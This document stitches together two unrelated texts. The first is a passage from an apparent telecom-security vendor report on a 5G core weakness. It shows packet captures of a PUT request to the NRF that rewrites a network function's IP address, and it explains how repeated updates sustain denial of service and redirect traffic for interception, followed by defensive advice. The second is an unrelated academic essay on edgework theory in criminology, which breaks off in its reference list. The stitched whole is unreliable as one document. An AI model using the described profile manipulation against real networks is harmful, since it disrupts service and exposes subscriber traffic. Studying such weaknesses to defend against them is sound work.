
Step 3: Manipulate Network Configuration

- The attacker sends a '/nnrf-nfm/v1/nf-instances/{nfInstanceID}' PUT request, changing fields in the request body (like the IP address).
- Response: The NRF replies with '200 OK' confirming the update and showing the modified NF profile (see Figure 4).



```
208.833… [redacted]  HTTP2    184 HEADERS[1]: GET /nnrf-nfm/v1/nf-instances/e281d784-[redacted]-f6f8bcad8b17
208.843…             HTTP2     88 HEADERS[1]: 200 OK
208.843…             TCP     1516 8080 → 44372 [PSH, ACK] Seq=82 Ack=129 Win=182 Len=1460 [TCP segment of a reas
208.843…             HTTP…    633 DATA[1], JSON (application/json)
Frame 28: 633 bytes on wire (5064 bits), 633 bytes captured (5064 bits) on interface -, id 0
Linux cooked capture v1
Internet Protocol Version 4, Src: [redacted], Dst: [redacted]
Transmission Control Protocol, Src Port: 8080, Dst Port: 44372, Seq: 1542, Ack: 129, Len: 577
[2 Reassembled TCP Segments (2037 bytes): #27(1460), #28(577)]
HyperText Transfer Protocol 2
> Stream: DATA, Stream ID: 1, Length 2028
v JavaScript Object Notation: application/json
  v Object
    v Member: nfInstanceId
        String value: e281d784-[redacted]f8bcad8b17
        Key: nfInstanceId
    v Member: nfInstanceName
        String value: [redacted]
        Key: nfInstanceName
    v Member: nfType
        String value: SMF
        Key: nfType
    > Member: nfStatus
    > Member: heartBeatTimer
    > Member: plmnList
    > Member: sNssais
    > Member: fqdn
    v Member: ipv4Addresses
      v Array
          String value: [redacted]
```

Figure 3



```
  2 0.000664 [redacted]  HTTP2    182 HEADERS[1]: PUT /nnrf-nfm/v1/nf-instances/dba32066[redacted]7707d5248795, WINDOW_UPDATE[1]
  3 0.000790             HTTP2   2284 DATA[1]
  4 0.000837             HTTP…     65 DATA[1], JSON (application/json)
  5 0.002389             HTTP2    105 SETTINGS[0], WINDOW_UPDATE[0], SETTINGS[0]
  6 0.002836             HTTP2     65 SETTINGS[0]
  7 0.003718             HTTP2     69 WINDOW_UPDATE[1]
  8 0.009696             HTTP2    153 HEADERS[1]: 200 OK
  9 0.009702             TCP     1516 8080 → 53464 [PSH, ACK] Seq=160 Ack=2455 Win=182 Len=1460 [TCP segment of a reassembled PDU]
    0.009704             HTTP…    636 DATA[1], JSON (application/json)
> Frame 10: 636 bytes on wire (5088 bits), 636 bytes captured (5088 bits) on interface -, id 0
> Linux cooked capture v1
> Internet Protocol Version 4, Src: [redacted] Dst: [redacted]
> Transmission Control Protocol, Src Port: 8080, Dst Port: 53464, Seq: 1620, Ack: 2455, Len: 580
> [2 Reassembled TCP Segments (2040 bytes): #9(1460), #10(580)]
v HyperText Transfer Protocol 2
  > Stream: DATA, Stream ID: 1, Length 2031
  v JavaScript Object Notation: application/json
    v Object
      > Member: nfInstanceId
      > Member: nfInstanceName
      > Member: nfType
      > Member: nfStatus
      > Member: heartBeatTimer
      > Member: plmnList
      > Member: sNssais
      > Member: fqdn
      v Member: ipv4Addresses
        v Array
            String value: NEW IP
          Key: ipv4Addresses
      > Member: capacity
      > Member: smfInfo
```

Figure 4

DoS Attacks: Making Network Functions Unavailable

Here's how hackers can pull off a Denial of Service attack using this vulnerability:

- The Game Plan: The attacker sends a request to update the NF instance profile, causing the updated NF to go offline for 1-2 minutes for new subscribers. This downtime is tied to how fast the network function updates its profile in the NRF—usually longer in live networks.

- The Twist: Even if the real NF updates its profile quickly, the attacker can keep sending update requests 1-2 times a minute, maintaining the disruption. This means the attack can continue indefinitely, no matter how fast the updates happen.

By exploiting this flaw, attackers can throw a wrench into network operations, making crucial network functions unavailable.

MiTM Attacks: Hijacking Network Traffic

Here's the other scary part: an attacker can change the victim NF's IP address in its profile to their own IP. When other NFs look up the NF (NF Discovery), they'll end up routing traffic to the attacker's rogue node (see Figure 5).




Figure 5

Once in a Man-in-the-Middle position, the attacker has several malicious options:

- Read the Information: They can intercept and read the data in the traffic, compromising confidentiality.

- Alter the Data: The attacker can modify the data, affecting its integrity and potentially causing misinformation.

- Drop Packets: By discarding packets, they can disrupt network services, affecting availability.

Registering a rogue network function allows the attacker to severely impact the network and can lead to massive data breaches and network disruptions.

Comparing to ARP Poisoning

This attack is somewhat similar to ARP poisoning in Ethernet networks. In ARP poisoning, an attacker associates their MAC address with the IP address of a legitimate network device, intercepting or modifying traffic. In the 5G context, the attacker's rogue network function tricks other network elements, redirecting traffic to achieve malicious goals.

How Likely is a 5G Attack? Breaking Down the Risks

1. **Firewall Protection: Not a Complete Shield**

   Firewalls are meant to block unauthorized access from outside the network, but they aren't foolproof. If attackers manage to breach the firewall—perhaps through compromised partners or external connections—they can exploit vulnerabilities inside the network. So, a firewall alone isn't enough to keep your 5G network safe.

2. **SEPP: Still a Work in Progress**

   Security Edge Protection Proxies (SEPPs) are supposed to safeguard roaming communications. But as of 2024, they're not widely used because they're designed for standalone 5G networks, which are still pretty rare. This means roaming communications are still vulnerable to cyber threats.

3. **SBA and TLS Encryption: Also Work in Progress**

   Service-Based Architecture in 5G networks should use TLS encryption to secure internal communications. However, TLS isn't widely deployed yet. As a result, the core network often runs on unprotected, clear-text HTTP-based protocols. This lack of encryption and authentication makes it easier for attackers to intercept, alter, and manipulate data.

4. **Distributed Infrastructure: More Points of Entry**

   5G's distributed infrastructure, with multiple data centers hosting various applications, increases the attack surface. This complexity offers many entry points for attackers, especially if any part of the infrastructure lacks strong security measures.

5. **External Connections and Partners: The Weakest Link**

   Assuming external connections and partners are secure is risky. Often, these external entities are the weakest link, giving attackers potential entry points into the network. Once inside, attackers can exploit the lack of internal encryption and authentication to carry out their attacks.

Tactics, Techniques, and Procedures (TTPs)

This attack method most likely relates as a new sub-technique to:

Network Denial of Service: https://fight.mitre.org/techniques/FGT1498/

Adversary-in-the-Middle: https://fight.mitre.org/techniques/FGT1557.504/

How to Shield 5G Network from Exploitation

Close the Gap: Implement TLS Encryption

Even though TLS encryption for internal communication in Standalone 5G networks has been around since 3GPP Release 15 in 2018, many production networks in 2023 and 2024 still run on older versions without TLS support. The paper release is one thing, but actual deployment is a whole different ball game.

What to Do If TLS Isn't an Option Right Now

If rolling out TLS immediately isn't feasible, here are some steps you can take to mitigate the risks:

1. **Limit Exposure:**

   Keep a tight lid on how much of your 5G core network is exposed to external networks and segments. This includes connections to the Evolved Packet Core (EPC), other parts of the same mobile network, roaming partners, or the Network Exposure Function (NEF) that provides APIs for network management. Control these interfaces rigorously—they're your first line of defense right now.

2. **Monitor Like a Hawk:**

   Set up robust monitoring systems for network communications within your 5G core. Normal, legitimate communication between authorized nodes should be standard, and any

anomalies need thorough investigation. The dynamic nature of 5G, with its ability to launch and halt new services quickly, can give attackers places to hide. Stay vigilant.

The Long-Term Fix:

Deploy the latest available releases that support TLS communication between network functions. This is the only sure way to secure communications within your 5G core network for the long haul.

Wrapping It Up: The State of 5G Security

Security flaws in telecom technologies have been a hot topic for years. We know proper protection is crucial, but it's not always there by default, especially for older cellular networks.

5G standards brought some big security promises:

- Top-notch encryption on the radio.
- Roaming frontier shielded by Security Edge Protection Proxy.
- Internal communications secured by TLS encryption in a Service-Based Architecture.

But here's the catch:

As of 2024, only the first promise—solid radio encryption—has been widely realized. SEPPs? Not so much. They only work for roaming between standalone 5G networks, and those are still pretty rare. And TLS encryption? It's not as common as you'd think. Why? Possibly due to extra costs or because most standalone 5G networks are still running on initial 3GPP Release 15, which lacks robust security features.

This means 5G could be more exposed to cybersecurity threats than LTE. Picture a distributed network of data centers, each hosting multiple applications, all running on clear-text HTTP protocols without proper authentication. It's a hacker's dream.

Think about it like this: in an enterprise network, a critical vulnerability in something like a Windows domain controller or an Oracle database would be patched up ASAP, even if it's not directly exposed to the internet. Why? Because we know hackers can hop through adjacent networks to hit these critical assets. For some reason, this urgency isn't always applied to mobile networks.

The Path Forward

This mindset needs to change. The cybersecurity community and industry players must prioritize the security of the entire 5G ecosystem. It's about protecting the infrastructure, the organizations, and the people who rely on it every day.

REFERENCES

1. System architecture for the 5G System (5GS), V16.19.0, https://portal.3gpp.org/desktopmodules/Specifications/SpecificationDetails.aspx?specificationId=314
2. ENISA Threat Landscape 2023, https://www.enisa.europa.eu/publications/enisa-threat-landscape-2023
3. GSMA Mobile Telecommunications Security Landscape 2024, https://www.gsma.com/solutions-and-impact/technologies/security/gsma_resources/gsma-mobile-telecommunications-security-landscape-2024/
4. ENISA 5G Security Controls Matrix, https://www.enisa.europa.eu/publications/5g-security-controls-matrix
5. MITRE 5G Hierarchy of Threats (FiGHT), https://fight.mitre.org/
6. 5G System; Network function repository services, V16.15.0, https://portal.3gpp.org/desktopmodules/Specifications/SpecificationDetails.aspx?specificationId=3345
7. SecurityGen, 5G: Decoding the ecosystem and its vulnerabilities https://secgen.com/5G_decoding_vulnerabilities.pdf

SecurityGen
Telecom Security. Transcending Generations.

HΛCK
Academic

Edgework

What is edgework and what does it allow us to explain about crime that many theories do not?

written by

Charlotte Hanson

This essay will examine the concept of edgework, and will explain how it contributes to 'traditional' and accepted criminological theories to explain crime and certain criminal behaviours. It will discuss the early sociological theorist Ervin Goffman's contribution to the study of self and deviance, a study foundational to the sociology of voluntary risk taking. This concept of risk taking was developed by Stephen Lyng in 1990 in his research on edgework activities in his article in the American Journal of Sociology, "Edgework: A Social Psychological Analysis of Risk-Taking." This essay will discuss Lyng's studies on edgework as a sociological theory that can be used to explain legal and illegal risk taking behaviours. It will also refer to Katz (1988), whose work on the attractions of crime influenced Lyng's studies on edgework-as-crime. It will also give examples of edgework in particular to crimes and criminal activity.

Lyng's concept of edgework is defined as participation in voluntary high risk taking activities such as skydiving, extreme sports and high risk occupations such as law enforcement, involving extreme sensory activities that stretched the body both mentally and physically to the edge of control and survival (Anderson, 2006; Williams, 2013). Lyng's theoretical approach to edgework incorporated three major elements as his main argument on risk taking: the concept of activity in risk-taking behaviour; the use of skill; and the experience of intense sensory pleasure as the motivation for engaging in edgework (Anderson, 2006; Kong, 2015). Thus, edgework is an individual's reaction to imposing extreme limits on their self and state of being, whilst at the same time engaging in thrill-seeking activity that pushes the individual's limits between the boundaries of consciousness and unconsciousness, the levels between madness and sanity, disorder and control, even the transcendent sensory experience between life and death without crossing the 'edge' (Anderson, 2006; Kong, 2015; Lyng, 2005).

The edge requires a necessity of competency in certain skills, use of control of the situation and 'symbolic resources' (Lyng, 2005, cited in Kong, 2015). The anticipation of the experience can induce fear and the threat of survival, but in the result of a successful pleasurable

experience, the individual experiences a heightened sense of exhilaration due to the thrill seeking act which induces a sense of self-fulfilment and 'self-actualisation'.
This can be seen as a form of resistance or rebellion to society's norms and one's everyday mundane existence (Lyng, 2005, cited in Kong, 2015; Rajah, 2007; Wilson, 2013; Ferrell,
Hayward & Young, 2008). Lyng's argument that the edgework experience of risk taking was an attraction for individuals to escape the boredom or routine activity of everyday life.
This attraction can be seen and theorised as a powerful motivator for individuals who are immersed in a mundane routine lifestyle to seek thrills and excitement leading to be engaged in risk taking behaviour leading to being engaged in criminal activities (Ferrell, 2004).

Erving Goffman studied voluntary risk taking in the 1960s. Goffman was interested in the sociological studies of deviance, the self, emotions and social interactions, in which participants were engaged in risky pursuits such as gambling. His studies involved activities surrounding high risk and dangerous occupations such as 'professional soldiering', law enforcement agencies; and sports and 'chance-taking' criminal behaviours. He used the term 'action' for his studies of risk taking and 'chance-taking' behaviours (Lyng, 2014). Goffman's study of action as risk taking was ignored by the majority of sociologists, until Lyng's concept of edgework in the 1990s. Lyng's studies contrasted Goffman's notion of 'action' which was Lyng's concept of edgework. Lyng identifies with Goffman's ideas that 'action' is voluntary risk taking with intrinsic rewards, that the individual participates in this risk taking activity whilst understanding there are consequences of the actions that maybe fateful and problematic. That the individual or individuals feel a strong attraction to these risk taking activities and the experiences of partaking in the 'action', that the participants demonstrate courage and character when engaging in a pursuit of action that may lead to fateful consequences whilst being fully aware of the dangers (Lyng, 2014). This analysis of character is important in demonstrating why such behaviour is seductive to certain individuals that enjoy engaging in this behaviour in taking themselves closer to the edge. Goffman's analysis of the motives of action or voluntary risk taking were more sociological, his analysis seemed to dwell on the individual desire to demonstrate to others their character, 'what they are made of' (Goffman, 1967b, cited in Lyng, 2014).

Goffman's interpretation of this early concept of edgework known as action highlighted the voluntary pursuit of these risk taking activities that were not necessarily of a criminal nature, those who participated in dangerous drug use, sexual activity experienced the same compelling risk taking behaviour as those that engaged in dangerous sports, so there was no economic factor to engage in these pursuits. Although this could be argued that there are economic factors in engaging in these behaviours, in the pursuit of gambling, sports and street fighting and boxing and prostitution (Goffman, 1967b, cited in Lyng, 2014).
Goffman's concept of action or edgework does not take in to consideration any moral or ethical dilemmas, he discusses maintaining moral order and routines whilst at the same time in engaging in rebellious behaviours and argues this behaviour is not governed by rules
(Burns, 1992, cited in Lyng, 2014). Thus, this concept is seen to be contradictory in nature.

Lyng's approach to edgework has a different theoretical perspective to one of Goffman's, his is risk taking with the element of self preservation and presentation of the individuals or participants. Lyng's approach links the voluntary risk taking activities as a phenomenon with the elements of experiential rebellion where the participant has to respond and adapt their response to an imminent threat. Thus, edgeworkers or individuals seduced by the dangers or thrills anticipated mentally and physically, prepare themselves for their encounters. They prepare themselves to control their behaviour whilst being in a state that may be uncontrollable due to being in a state of intoxication, drug psychosis or in a pure existential experience that lets them close to the edge as possible without going over it (Langer, 1975 cited in Lyng, 2014; Lyng, 1990). Focus is on the boundary lines.

Those that engage in edgework that is dangerous to the point where there is a possibility of crossing over to the other side, with the possibility of death, use their body's objectivity where the boundaries are fixed. Engaging in dangerous pursuits such as motorbike riding whilst intoxicated or under the influence of drugs is an example of the existential experience, blurring the edges between reality and hyper-reality. The edgework theory's focus is on the body's limits exploring the existential pleasures of reflexivity and social subjectivity. Lyng refers to the edgework experience as the response to the immediate threat of life-death experience, where upon the body deals with the moment without a rehearsal, where the individual self responds to a situation without reflective consciousness, this is true edgework experience (Mead[1934], 1934, cited in Lyng, 2014).

Lyng's concept of edgework explains the voluntary risk taking in certain criminal behaviours and criminal activity that traditional and accepted criminological theories do not.

He suggests that individuals that have a propensity to engage in risky behaviour, in particular

voluntary risk taking behaviours that involve criminal activity that engage the individual into committing crime without premeditated factors, that seduce or entice the individual in making the choice to commit crimes. There are no material gains except for the transcendent experience which transforms the individual when in engaging in criminal activities, to transcend to the edge. Lyng suggests that the individuals that engage in crime want to seen to exhibit 'strong character' whilst being in an experiential and transformative state, he argues that both factors or motivations can coexist at the same time. However, he suggests each individual can experience different degrees of intense motivation and activity (Lyng, 2014).

His studies suggest in engaging in certain forms of criminal activity that the individual is seduced by the act, this idea is in line with the seduction of criminal activity that is theorised by Katz (1988).

Katz (1988) explores the seductive qualities of crime, related to the offender's psychological social environments,

he theorises the seductive qualities of criminality.

Like Lyng, Katz refers to engaging in crime as a sensually enticing experience, empirical literature mention both Katz and Lyng's notion of engaging in criminal behaviour as a notion of edgework. Katz (1988) discusses the thrilling experiences of delinquency and deviance.

The irrationality of acts of engaging in violence, mixed with desire and pleasure, emotionality overtaking rationality upon seeking the emotions of danger, thrilling sensations and excitement through the pursuit of pleasurable dangerous criminal activity (Ferrell & Hamm, 1998).

Katz's (1988) contribution to the criminological theories of crime and why certain individuals have a propensity to commit crimes is important in explaining why some crimes are committed with no financial gain or apparent motive; with no criminological theory to explain the crime. Katz describes the senseless cold-blooded murders that lack academic criminological theories to explain for the action. He suggests the deviant acts of cold-bloodied killers that treat their victims with courteous gestures just before murdering them, often wait til they dominate their victims before the senseless killing, or kill when there is little financial economic gain (Katz, 1988). It is suggested that there is little research on the sociological and psychological attractions of crime to explain the elements of criminal deviant behaviour that leads to crime and that there are no relevant modern explanations and criminological theories (Katz, 1988).

Although both Lyng's studies on edgework have been used to demonstrate that edgework or voluntary risk taking behaviours can also be deviant criminal activity as well as legitimate edgework experiences, and Katz's studies on criminal behaviour and reasons for engaging criminal activity suggests edgework-as-crime; neither has stated the addictive element of crime or partaking in criminal activity. Thus, it can be seen being seduced or attracted by committing a crime can also be seen to be addictive behaviour or criminal behaviour with the elements of addiction. Those that feel compelled to repeatedly commit illegal acts and engage in criminal activity, experience similar psychological and physical effects as those that engage in edgework activity, due to the exhilaration that they experience in engaging in crime and a sense of satisfaction experienced after committing the offence.

Both edgework and Katz's notion of edgework-as-crime has psychological similarities to substance addiction. Therefore, it can be argued that individuals that suffer addiction experience an enhanced sense of mood when engaged in their criminal activity. Substance abuse such as cocaine can induce powerful seductive feelings and self-esteem and the transcendent experience that are similar to those that engage in edgework behaviour, and edge-work-as-crime (Peele, 1985; Stone, 1984; Katz, 1988).

Katz (1988) refers to the same ideas of Lyng's theory of edgework, that the individual
or persons that commit crime with no apparent reason, loses the reflective awareness of their own objectivity and subjectivity, his argument that a theory of "moral self-transcendence", can make a credible theory of why some individuals are drawn to a life of criminality; that the individual experiences themselves as an object and through a transcendent experience can experience a different world. Katz argues that criminality is morally unattractive but has the element of "experiential creativity", that the attractions or repulsions of crime are authentic to the individual experiencing the sensuality and propensity of committing a crime. His study examines the seductions of crime as experienced. His theory fits the edgework-as-crime theory.

Katz (1988) suggests for his theory, for certain crimes there needs to be certain conditions, which include a "path of action", necessary for criminal activity and to successfully carry out the crime; "line of interpretation", necessary for the edgeworker or
criminal, how they are perceived by others when engaging in crime; a form of "emotional process", necessary for the dynamics of the seductive process. The issue of criminality or engaging in edgework-as-crime has defined practical processes in the action of committing the crime; creativity is needed by the edgeworker in creating the right situation to commit the crime and a finesse in utilising all the sensual possibilities that may arise in engaging in the sensualities associated with the criminal experience. Katz's concept of engaging in criminal activity recognises the morality of emotions that arise in committing crime, or illegal edgework, and edgework-as-crime. These include acts of vengeance, arrogance, defilement, cynicism, humiliation, and the act of righteousness. The act of being able to overcome any form that challenges the individual's moral righteousness and any material form of existence is the most enticing experience. Thus, it seems in Katz's theory as edgework-as-crime or the seduction of crime that his theoretical approach seems to glorify acts of crime (Katz, 1988).
Therefore, it can be argued that an edgeworker has to be organised in the execution of their actions in carrying out a crime, this can suggest some form of premeditation in executing the crime, which contradicts the edgework theory.

Although Katz's intention is not to glorify acts of crime, but with his theory of the seduction of crime, that can be seen to be also edgework-as-crime, as it has the similarities of Lyng's edgework theory and other studies relating to both theorists as to their version of edgework-as-crime. There is the act of skill, precision and genuine risk in preparing and committing the crime (Katz, 1988; Lyng, 2005 cited in Kong, 2015). Katz comments that the issue of 'getting away with it', on the issue of crime and criminality can be seen as a thrill, a 'high' in itself and a seduction in engaging in crime; and 'getting away with it' can be seen as on the edge, just before and after the crime has been committed. A sensual feeling of exhilaration reported by individuals committing crime and addicted to criminal behaviour (Stone, 1994).

Edgework can be seen as an alternative theory to explain certain types of criminal behaviour and to explain crime that many traditional criminological theories do not.
Some of the studies that use edgework-as-crime as a theory relate to drug use and abuse and criminal activity, as the psychological and physiological abuse or experience are similar to those individuals that partake in illegal activity to fund their habit or drug use. Studies by Otero-Lopez, Luengo-Martin, Miron-Redondo, Carrillo-De-La-Pena & Romero-Trainanes (1994) suggest that there is a connection between crime, and drug use; that participation in drug abuse leads to a participation in range of illegal criminal activities (McGovern & McGovern, 2011).

Both Katz (1989) and Lyng's (1990, 2005, 2014) theories of edgework-as-crime challenge the traditional criminological theories that relate to positivist criminology. Their theory challenges positivist criminology's view towards crime, which looks to the social environments and background elements to find the social and psychological deficiencies that may cause an individual to commit crime. But it can be argued that some individuals that fit the categories of positivist criminology do not engage in crime or criminal activity, nor do individuals that engage in crime fit the positivist criminological theories about crime. Individuals categorised to engage in crime, do not engage in criminal activities, nor offend over an extended time scale even though the positivist criminological views that the necessary background elements are present (Katz, 1989).

Criminological theories are used to predict and identify the physical and psychological elements that cause crime, to use theories to analyse those who engage and commit crime, and to develop suitable strategies to prevent crime. But not all crime can be theorised especially to suit traditional accepted criminological theories, as crime is evolving. Crimes that were not seen as crimes in the past, such as drug use, car theft, drink driving and substance abuse, and endangering one's life and of others; getting close to the edge, which is a concept of edgework were not lifestyles or choices centuries or decades ago.

Katz (1989) criticism of positivist criminological theory challenged background elements that were meant to be an indicator of an individual's propensity to engage in crime,
as they were not defined as inclusive or under-inclusive. Also Katz was concerned with the existence of an element that may be 'obscure' in the execution of a crime. Katz's theory of the attractions of crime and edgework-as-crime looked to establish a link between the obscure element and the criminal activity that proceeds it (Katz, 1989). Katz in this theory does not remove responsibility of the individual or offender that engages in crime; nor is he is of the opinion that the criminal has no control over external background elements in committing crime. Katz's theory of edgework-as-crime suggests that the individual who 'conjures up' the spirits or obscure elements to commit a crime, is able to manage any sensual forces which may entice the individual to commit crime (Katz, 1989). Therefore, it can be seen to be an edgework activity.

Examples of edgework-as-crime, can be seen as risky sexual activity such as engaging in prostitution both for the client and sex worker (Kong, 2015). Subcultures such as engaging in drug use within a group, like the rave culture in the 1990s with the use of drugs such as ecstasy; graffiti painting as a dangerous and risky subculture; engaging in risky drug use and criminal behaviour such as crack cocaine use (McGovern & McGovern, 2011); drug driving as edgework (Wilson, 2010, 2013). The engagement of car theft and joyriding as edgework-as-crime (Anderson & Linden, 2014). In a study it can be seen that street fighting as a culture as illegal edgework-as-crime, and also in the same study by Bengtsson (2012), boxing as a legal edgework activity. There is also the experience of serial murder that has aspects of both the flow theory, leisure edgework and edgework-as-crime theory (Williams, 2017).

Katz (1988; 1989) suggests the enticement of shoplifting in adolescents as an edgework experience, the thrill seeking sensation that can be attractive to the would-be shoplifter that can most probably afford to buy the item to be stolen. The seductive element is not necessarily the object itself, a material desire but the seductive experience of 'getting away with it'. The outside elements such as the environment, the object its self takes on a seductive element, when the shoplifter engages in pursuing this criminal activity. In pursuing the shoplifting edgework-as-crime activity, the shoplifter takes in to consideration the normal activity of a person who is legally shopping; what would they buy? How do they look? Is the store watching them? When they finally leave the store with the item, as long as its done with precision and ease, with the tenacity to work for it, the shoplifter will experience the edgework as crime experience of 'getting away with it' and the "sneaky thrill" (Katz, 1988; Katz, 1989).

The engaging in sex work or prostitution by either the client or sex worker is engaging in risky sexual behaviour is seen as edgework-as-crime. There is often

a stigma attached to prostitution, by both the sex worker and client, in most societies it is regarded as both morally and socially unacceptable behaviour (Kong, 2015). There are also legal risks such as sex with a minor, soliciting in a public place, in some countries it is illegal.
There are the moral risks of discovery by the police, the threat of a genuine risk of getting caught may be seen as an 'experiential thrill' of the edgework experience. There is the thrill and excitement associated with buying sex, or buying 'bounded romance' without going over the boundaries of love and sex, the boundaries of sex as recreational or companionate sex, so not to go over the edge, into an emotional form of chaos, negotiating the edge: this is the edgework experience (Kong, 2015).

This type of edgework has addictive consequences and risks (Lyng, 2005, cited in Kong, 2015). There is the risk of catching sexually transmitted diseases, some individuals have gone over the edge, and become emotionally involved with the prostitute. There are risks associated with bounded intimacies; issues of trust relating to the prostitute, with the client not using condoms and cheated in money transactions. Other associated risks of divorce or break up of a current formal relationship if caught, of falling in love with the prostitute. The issue of emotional control is highlighted in this study of edgework-as-crime
experience (Lois, 2001, cited in Kong, 2015).

Using illicit drugs whilst driving under the influence is seen as an edgework-as-crime experience or criminal activity (Wilson, 2013). In this study individuals saw the use of illicit drugs as challenging their personal boundaries, with themselves using control and finding their personal limits. This particular study concentrated on participants that had been involving in illicit drug use and driving whilst intoxicated with drugs. The participants thought that they could control their risk taking behaviour, by practice and experience in using both their body mentally and physically. The study used Lyng's edgework perspective to attempt an understanding of why individuals drive under the influence of drugs with the risk of detection and potential harm to themselves and others (Wilson, 2013). In pushing the boundaries of individuals mental, physical and emotional capacities, individuals experience
euphoria and elation, which entices one to challenge their limits (Lois, 2001, cited in Wilson, 2013).

Participants learnt their drug use threshold, in doing so they were open to more experimentation to their boundaries even after a bad drug experience, they continued to self medicate in their drug use because of the positive feelings that the drugs gave them. They enjoyed the challenge to their limits, and the altered state of mind whilst maintaining control,
this was important part in engaging in drugs activity. These limits and risk taking is perceived as the edgework perspective. Risks perceived were that the more experienced the illicit drug user and driver was, it was safer than an inexperienced user. Most individuals discussed importance on preparation, using their experience from earlier drug driving experience, the amount and combination of drug use, what was the right of amount they could drive on.
They saw it as a learned skill, although some users became more risk taking when driving under the influence as it became exciting. Although more users were concerned with getting caught than the risk of an accident (Wilson, 2013).

In conclusion it can be seen that Goffman's early sociological studies contributed to the theory of edgework which was developed by Lyng in the 1990s to present day. Lyng's ideas were also influenced by Katz, whose theories of crime were related to the seductive and transcendent qualities of certain criminal behaviours. These same qualities seem to be reflected in the edgework experiences and edgework-as-crime-theory. There has been a discussion of the various elements that are contributed and evaluated as edgework. Most edgework experiences seem to have the element of addiction and addictive behaviours and the experiences or feelings of reaching but not going over the edge, as a seductive quality.
A few examples of edgework-as-crime has been discussed, although edgework is not a criminological theory to explain crime, it can be seen that it can explain crime in sociological terms and criminological theory as well. There needs to be more research evaluating edgework, as it does offer some form of explanations of crime that other theories do not.

References

Anderson, L. (2006). Edgework. Symbolic Interaction, 29(4), pp557-584

Anderson, J., & Linden, R. (2014). Why Steal Cars? A Study of Young Offenders Involved In Auto Theft, in Canadian Journal of Criminology & Criminal Justice, 56(2), pp242 -260

Bengtsson, T., T. (2012). It's what you have to do!': Exploring the role of high-risk Edgework and advanced marginality in a young man's motivation for crime Criminology & Criminal Justice, 13(1), pp99-115.

Burns, T. (1992). Erving Goffman. London: Routledge.

Ferrell, J., & Hamm, M. (ed.). (1998). Cultural Criminology, Boston: Northeastern University Press.

